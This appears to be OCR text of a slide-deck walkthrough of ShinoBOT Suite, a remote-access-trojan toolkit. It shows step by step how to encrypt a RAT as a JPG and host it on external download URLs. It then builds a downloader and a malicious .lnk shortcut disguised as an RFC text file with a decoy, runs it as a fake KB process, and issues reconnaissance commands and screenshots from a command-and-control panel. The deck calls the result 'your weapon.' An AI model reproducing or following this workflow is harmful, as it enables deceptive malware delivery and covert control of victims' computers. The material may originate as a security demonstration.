
C:¥Users¥11229¥Desktop¥ShinoBOTSuite_bin¥sub¥WORK¥ENCRAT.JPG

Upload Server

● ShinoMAL (Recommended) ○ Upload Manually (Input the URL to download your encrypted RAT)

URL of Encrypted RAT

DEMONSTRATION STEP3



Step3 CREATE DOWNLOADER

Local Path of the RAT

C:¥Users¥11229¥Desktop¥ShinoBOTSuite_bin¥sub¥WORK¥ENCRAT.JPG

URL of Encrypted RAT

http://shinomal.mooo.com/files/938df3e64ba6d5de_53DA90B3img.jpg

DecoyFile

File Size:5502 Bytes Max: 50000Bytes(50KiB)

C:¥Users¥11229¥Desktop¥ShinoBOTSuite_bin¥sub¥DECOY¥NSA_Certificate_Extension_RFC7169.txt

File Name ?


Download File Name ~tmpCF9F09BF.tmp

RAT File Name KB79590579.exe

Path of Downloader

C:¥Users¥11229¥Desktop¥ShinoBOTSuite_bin¥sub¥WORK¥ShinoDownloader.exe

DEMONSTRATION STEP4



Step4 UPLOAD THE DOWNLOADER

Local Path of the Downloader

C:¥Users¥11229¥Desktop¥ShinoBOTSuite_bin¥sub¥WORK¥ShinoDownloader.exe

Upload Server

● ShinoMAL (Recommended) ○ Upload Manually (Input the URL to download your encrypted RAT)

File Name (http://xxxxxxxxxxxx/files/%filename%)


_dlwdr

URL of Downloader

http://129-199-192-16-1-akarnaiedge.mooo.com/files/dd9341cc833788bc_53DA938A_dlwdr

If you can download your Downloader, it means that it is OK. If not, please retry.

DEMONSTRATION STEP3



Step5 CREATE THE EXPLOIT (.LNK)

URL of the Downloader

http://129-199-192-16-1-akarnaiedge.mooo.com/files/dd9341cc833788bc_53DA938A_dlwdr

Shortcut Parameter

File Name

NSA_Certificate_Extension_RFC7169

Icon Path

%SystemRoot%¥System32¥imageres.dll

Icon Index


97


Shortcut Path

C:¥Users¥11229¥Desktop¥NSA_Certificate_Extension_RFC7169.txt.lnk

Now, you get your weapon! Enjoy with it.


DEMONSTRATION RUN





```
Independent Submission                                        S. Turner
Request for Comments: 7169                                   IECA, Inc.
Category: Informational                                    1 April 2014
ISSN: 2070-1721


          The NSA (No Secrecy Afforded) Certificate Extension

Abstract

   This document defines the NSA (No Secrecy Afforded) certificate
   extension app
   Certificates)
   servers striv
   secrecy of th
   certain circu
   be compelled
   Some clients
   and wish to i
   their keys have in fact been shared with a third party).

Status of This Memo

   This document is not   Internet Standards Track specification; it is
   published for infor        al purposes.

   This is a contrib          the RFC Series, independently of any other
   RFC stream.  The            or has chosen to publish this document at
   its discretion              no statement about its value for
   implementatio              oyment.  Documents approved for publication by
   the RFC Edit             a candidate for any level of Internet
   Standar                 n 2 of RFC 5741.
```

Decoy File



イメージ名	PID	ユーザー名	CP...	ピーク ワーキング ...	メモリ (プライベート ...
iTunesHelper.exe	5936				
iusb3mon.exe	4380				
Jhi_service.exe	2540				
jusched.exe	3764				
KB31594121.exe	9004				
LMS.exe	4972				
lsass.exe	836				
lsm.exe	844				
mbbService.exe	3600				

ShinoBOT works in background

DEMONSTRATiON CONTROL1

- To control ShinoBOT (RAT), you need to grab the password, it is to prevent the abuse of ShinoBOT.
- ShinoBOT saved its password to the same folder (C:¥Users¥%USERNAME%¥sb.pas)
- You can access to the password word file remotely.

¥¥%MACHINENAME%¥C$¥Users¥%USERNAME%¥sb.pas

DEMONSTRATiON CONTROL2


- To control ShinoBOT (RAT), you need to grab the password, it is to prevent the abuse of ShinoBOT.
- ShinoBOT saved its password in this text file. (C:¥Users¥%USERNAME%¥sb.pas)
- You can access to the password word file remotely.

  ¥¥%MACHINENAME%¥C$¥Users¥%USERNAME%¥sb.pas

- This password protection is to prevent the real guys to abuse ShinoBOT.

DEMONSTATION CONTROL3

- Access to ShinoBOT.com
- Go to the host list
- Your host will appear in the host list



HOME HOSTS JOBS DOWNLOAD

HOST LIST

The host which is not active will disappear after 10 minutes.
If you want to access persistently to your host, bookmark your
host on the "Assing Job" page.


Current Local Time (UTC) :2014-08-16 00:01:51

ID	Host Name	User Name Domain Name	Local IP Addr	Global IP Addr	Timezone	Version	LastSync (UTC)	Operation
1093	PN1******	112***** PN*****	169******	70.210.228.5 whois 🇺🇸	(-07:00:00) 太平洋標準時	2.0.4.0	2014-08-16 00:01:51	View/Assign jobs

- Click the [View/Assign Jobs] link

DEMONSTATION CONTROL4

- Put the password to see the Loot (result) of the command




JOB HISTORY

Password: [View the loot]

ID	Job	Command	Status	Loot	Runtime
6219	Find Neighborhood from ARP (Default)	arp -a	Accepted	password required	0000-00-00 00:00:00
6218	Show Local User List (Default)	net user	Accepted	password required	0000-00-00 00:00:00
6217	Task List (Default)	tasklist /svc	Accepted	password required	0000-00-00 00:00:00
6216	Systeminfo (Default)	systeminfo	Accepted	password required	0000-00-00 00:00:00
6215	Screen Shot (Default)	SBOTshot	Done	password required	2014-08-08 00:20:22

- Put the password to assign a new job



ASSIGN JOB

Job: ○ Free Command | Other | The command is intentionally blank. You can use a free command using the parameter area without sharing your command.

(Chrome, FireFox Only)Drag here to enlarge the Job List.↑

